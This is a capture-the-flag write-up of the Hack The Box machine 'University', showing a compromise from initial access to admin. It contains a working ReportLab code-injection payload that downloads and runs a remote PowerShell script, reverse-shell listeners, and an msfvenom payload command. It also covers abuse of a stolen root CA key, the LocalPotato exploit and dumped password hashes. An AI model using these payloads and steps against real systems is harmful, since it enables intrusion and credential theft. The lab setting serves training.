University is an insane-difficulty machine from Hack The Box dealing initially with a web app utilizing ReportLab vulnerable python library where we can abuse an RCE to get initial shell. We’ll then exfiltrate some creds and forward the internal traffic to our machine to be able to access a couple more machines. Then we’ll get a hold of rootCA which we can use to sign a professor certificate and login as them where we’ll be able to upload a malicious Lecture that gets opened and executed as martin.t, abusing CVE-2023-21746 to get local admin access which leaks us a password that’s being reused by all the users. Where we’ll finally abuse SeBackupPrivilege to get domain admin. University-info-card
PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 80/tcp open http nginx 1.24.0 |_http-title: Did not follow redirect to http://university.htb/ |_http-server-header: nginx/1.24.0 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-10-27 18:27:27Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: university.htb0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 2179/tcp open vmrdp? 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: university.htb0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

After logging in, we can see that we can export our profile: Web Application
Looking at the exported pdf, we see a suspicious ReportLab Generated PDF document:
1
2
3
4
5
6
7
8
9
10
11
12
└─$ head -10 profile.pdf
%PDF-1.4
%���� ReportLab Generated PDF document http://www.reportlab.com
1 0 obj
<<
/F1 2 0 R /F2 3 0 R
>>
endobj
2 0 obj
<<
/BaseFont /Helvetica /Encoding /WinAnsiEncoding /Name /F1 /Subtype /Type1 /Type /Font
Looking for some known exploits for this, I find CVE-2023-33733 which is a code injection vulnerability in ReportLab python library.
This will be our malicious payload:
1
2
3
<para><fontcolor="[[[getattr(pow, Word('__globals__'))['os'].system('powershell.exe -c IEX(curl -useb http://10.10.16.19/r.ps1)') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'"> exploit </font></para>
And r.ps1 will be our reverse shell script.
Now we’ll input the malicious payload into the bio section and then export the profile, and we get a shell:
1
2
3
4
5
6
7
8
9
└─$ rlwrap nc -lvnp 4444 listening on [any] 4444 ... connect to [10.10.16.19] from (UNKNOWN) [10.10.11.39] 51203 Windows PowerShell running as user WAO on DC Copyright (C) 2015 Microsoft Corporation. All rights reserved.
So I’ll setup ligolo and connect to that internal network.
Commands to setup the tunnel after running ./proxy --self-cert on the attacker machine and .\agent.exe -connect 10.10.16.19:11601 -ignore-cert on the victim:
1 2 3
sudo ip tuntap add user kali mode tun ligolo sudo ip linkset ligolo up sudo ip route add 192.168.99.0/24 dev ligolo
$ nmap -T4 192.168.99.2 Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 07:50 EDT Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan SYN Stealth Scan Timing: About 14.10% done; ETC: 07:51 (0:00:43 remaining) Nmap scan report for 192.168.99.2 Host is up (0.065s latency). Not shown: 996 filtered tcp ports (no-response) PORT STATE SERVICE 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 5985/tcp open wsman
$ nmap -T4 192.168.99.12 Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 07:51 EDT Nmap scan report for 192.168.99.12 Host is up (0.033s latency). Not shown: 999 filtered tcp ports (no-response) PORT STATE SERVICE 22/tcp open ssh
And indeed we can connect with winrm on 192.168.99.2:
1 2 3 4 5 6 7 8 9 10 11 12 13 14
$ evil-winrm -i 192.168.99.2 -u wao -p 'WebAO1337' Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\wao\Documents> whoami university\wao *Evil-WinRM* PS C:\Users\wao\Documents> hostname WS-3
The host we are on now is WS-3.
Now checking our user’s desktop we find an interesting note:
Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 3/13/2024 11:27 AM 532 README.txt
*Evil-WinRM* PS C:\Users\wao\desktop> cat README.txt Hello Professors. We have created this note for all the users on the domain computers: WS-1, WS-2 and WS-3. These computers have not been updated since 10/29/2023. Since these devices are used for content evaluation purposes, they should always have the latest security updates. So please be sure to complete your current assessments and move on to the computers "WS-4" and "WS-5". The security team will begin working on the updates and applying new security policies early next month. Best regards. Help Desk team - Rose Lanosta. *Evil-WinRM* PS C:\Users\wao\desktop>
$ ssh [email protected] The authenticity of host '192.168.99.12 (192.168.99.12)' can't be established. ED25519 key fingerprint is SHA256:z8L0+f0YSMRypoPvBj1IMW944a9RwwJXiKkrXdvipy4. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.99.12' (ED25519) to the list of known hosts. --------------------------[!]WARNING[!]----------------------------- |This LAB is created for web app features testing purposes ONLY....| |Please DO NOT leave any critical information while this machine is| | accessible by all the "Web Developers" as sudo users | -------------------------------------------------------------------- [email protected]'s password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)
* Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/pro Last login: Mon Oct 21 17:11:58 2024 from 192.168.99.1 wao@LAB-2:~$ id uid=1001(wao) gid=1001(wao) groups=1001(wao),27(sudo) wao@LAB-2:~$
Directly we can see that we can execute anything as sudo so we become root:
1 2 3 4 5 6 7 8 9 10 11
wao@LAB-2:~$ sudo -l [sudo] password for wao: Matching Defaults entries for wao on LAB-2: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User wao may run the following commands on LAB-2: (ALL : ALL) ALL wao@LAB-2:~$ sudo su root@LAB-2:/home/wao# id uid=0(root) gid=0(root) groups=0(root) root@LAB-2:/home/wao#
Now looking back at the initial login page, there was an option to login with a signed certificate, and on the DC machine we can find some root certificates:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
PS C:\Web\University\CA> ls
Directory: C:\Web\University\CA
Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 2/15/2024 5:51 AM 1399 rootCA.crt -a---- 2/15/2024 5:48 AM 1704 rootCA.key -a---- 2/25/2024 5:41 PM 42 rootCA.srl
PS C:\Web\University\CA>

So we can use them to sign a professor’s cert and login with them and see what we can do. Looking at bloodhound, there is a group called CONTENT EVALATORS, which are most probably the professors, we’ll abuse Geroge here: Bloodhound
$ openssl req -newkey rsa:2048 -keyout PK_george.key -out george-CSR.csr ...+......+.+........+....+.....+.+...........+.............+++++++++++++++++++++++++++++++++++++++*....+.....+......+...+.+.....+....+..+..........+..+...+............+.............+..+............+...+......+.......+..+.+++++++++++++++++++++++++++++++++++++++*......+.+..............+.+.......................+....+..+..........+...+.....+......+...............+.+...+.....................+......+......+..+.............+...+..............+.+..+....+.....+....+..+....+...+......+.........+..+...+......+.+......++++++ ..+....+...+........+.+.....+......+++++++++++++++++++++++++++++++++++++++*..................+..+............+......+.+...+...+...+.........+..+......+.........+....+......+........+...+..........+..+.+..............+...+++++++++++++++++++++++++++++++++++++++*...+....+..+......+.......+........+.......+........+.......+...+..+.+............+........+.+.....+......+...+......+......+...+.........................+......+...............+.........+.....+.+.....+....+...........+.+.........+...+...............++++++ Enter PEM pass phrase: Verifying - Enter PEM pass phrase: ----- You are about to be asked to enter information that will be incorporated into your certificate request. What you are about to enter is what is called a Distinguished Name or a DN. There are quite a few fields but you can leave some blank For some fields there will be a default value, If you enter '.', the field will be left blank. ----- Country Name (2 letter code) [AU]: State or Province Name (full name) [Some-State]: Locality Name (eg, city) []: Organization Name (eg, company) [Internet Widgits Pty Ltd]: Organizational Unit Name (eg, section) []: Common Name (e.g. server FQDN or YOUR name) []:george Email Address []:[email protected]
Please enter the following 'extra' attributes to be sent with your certificate request A challenge password []:george An optional company name []:
$ gpg --gen-key gpg (GnuPG) 2.2.45; Copyright (C) 2024 g10 Code GmbH This is free software: you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.
Note: Use "gpg --full-generate-key"for a full featured key generation dialog.
GnuPG needs to construct a user ID to identify your key.
Change (N)ame, (E)mail, or (O)kay/(Q)uit? O We need to generate a lot of random bytes. It is a good idea to perform some other action (type on the keyboard, move the mouse, utilize the disks) during the prime generation; this gives the random number generator a better chance to gain enough entropy. We need to generate a lot of random bytes. It is a good idea to perform some other action (type on the keyboard, move the mouse, utilize the disks) during the prime generation; this gives the random number generator a better chance to gain enough entropy. gpg: directory '/home/kali/.gnupg/openpgp-revocs.d' created gpg: revocation certificate stored as '/home/kali/.gnupg/openpgp-revocs.d/9FD9816C5D80B6618FB66A302F730A905BA63813.rev' public and secret key created and signed.
pub rsa3072 2025-07-30 [SC] [expires: 2028-07-29] 9FD9816C5D80B6618FB66A302F730A905BA63813 uid george <[email protected]> sub rsa3072 2025-07-30 [E] [expires: 2028-07-29]
$ gpg --export -a "george" > gpg.key


Now I’ll create a url file, point it to my reverse shell and zip it:
Files read from disk: 1 Archive size: 238 bytes (1 KiB) Everything is Ok (base) ┌──(kali㉿kali)-[~/Downloads] └─$ gpg --detach-sign -u george revshell.zip
Now I’ll create my payload:
1 2 3 4 5 6 7
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.99.12 LPORT=4444 -f exe > revshell.exe [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload No encoder specified, outputting raw payload Payload size: 324 bytes Final size of exe file: 73802 bytes
And after a few seconds I get a callback as martin:
1
2
3
4
5
6
7
8
9
10
11
wao@LAB-2:~$ nc -lvnp 4444 Listening on [0.0.0.0] (family 0, port 4444) Connection from 192.168.99.2 59758 received! Microsoft Windows [Version 10.0.17763.3650] (c) 2018 Microsoft Corporation. All rights reserved.
LocalPotato (aka CVE-2023-21746 & HTTP/WebDAV) by splinter_code & decoder_it
[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGAQAAAAAAAABY2JVFA1OhKias9gBDii9PAZQAAEgEQA5QR7qRURVFIysAFQAHAFcAUwAtADMAAAAHADEAOQAyAC4AMQA2ADgALgA5ADkALgAyAAAAAAAJAP//AAAeAP//AAAQAP//AAAKAP//AAAWAP//AAAfAP//AAAOAP//AAAAAA==: [*] Calling CoGetInstanceFromIStorage with CLSID:{854A20FB-2D44-457D-992F-EF13785D2B51} [*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes [*] Received DCOM NTLM type 1 authentication from the privileged client [*] Connected to the SMB server with ip 127.0.0.1 and port 445 [+] SMB Client Auth Context swapped with SYSTEM [+] RPC Server Auth Context swapped with the Current User [*] Received DCOM NTLM type 3 authentication from the privileged client [+] SMB reflected DCOM authentication succeeded! [+] SMB Connect Tree: \\127.0.0.1\c$ success [+] SMB Create Request File: Program Files\Automation-Scripts\wpad-cache-cleaner.ps1 success [+] SMB Write Request file: Program Files\Automation-Scripts\wpad-cache-cleaner.ps1 success [+] SMB Close File success [+] SMB Tree Disconnect success
And now we get a callback to our listener:
1 2 3 4 5
wao@LAB-2:~$ nc -nlvp 4455
Listening on [0.0.0.0] (family 0, port 4455)
Connection from 192.168.99.2 63782 received!
whoami
ws-3\administrator
Next we can obtain the local admin hash by copying sam and system hives and performing secretsdump or using mimikatz (but the shell is not so stable.). And we can obtain the hashes:
$ impacket-secretsdump [email protected] -hashes :ba76a28db8aaeb636566a414f3e104aa Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state [*] Starting service RemoteRegistry [*] Target system bootKey: 0xcafb76872642f6bc09dd9e17ae7cddec [*] Dumping local SAM hashes (uid:rid:lmhash:nthash) Administrator:500:aad3b435b51404eeaad3b435b51404ee:ba76a28db8aaeb636566a414f3e104aa::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:71ffc7b2d302f8059b92219e7d7a7ba1::: sshd:1001:aad3b435b51404eeaad3b435b51404ee:a8bf1bae201f988dc1ca99f1043e11dc::: [*] Dumping cached domain logon information (domain/username:hash) UNIVERSITY.HTB/Martin.T:$DCC2$10240#Martin.T#97cacb28b851029449213555226a7dcc: (2025-07-31 11:04:06) UNIVERSITY.HTB/Administrator:$DCC2$10240#Administrator#d215fbd6ac39c2d0e49628006db4a2ac: (2024-10-21 23:19:28)
Privilege Name Description State ============================= ============================== ======= SeMachineAccountPrivilege Add workstations to domain Enabled SeBackupPrivilege Back up files and directories Enabled SeRestorePrivilege Restore files and directories Enabled SeShutdownPrivilege Shut down the system Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled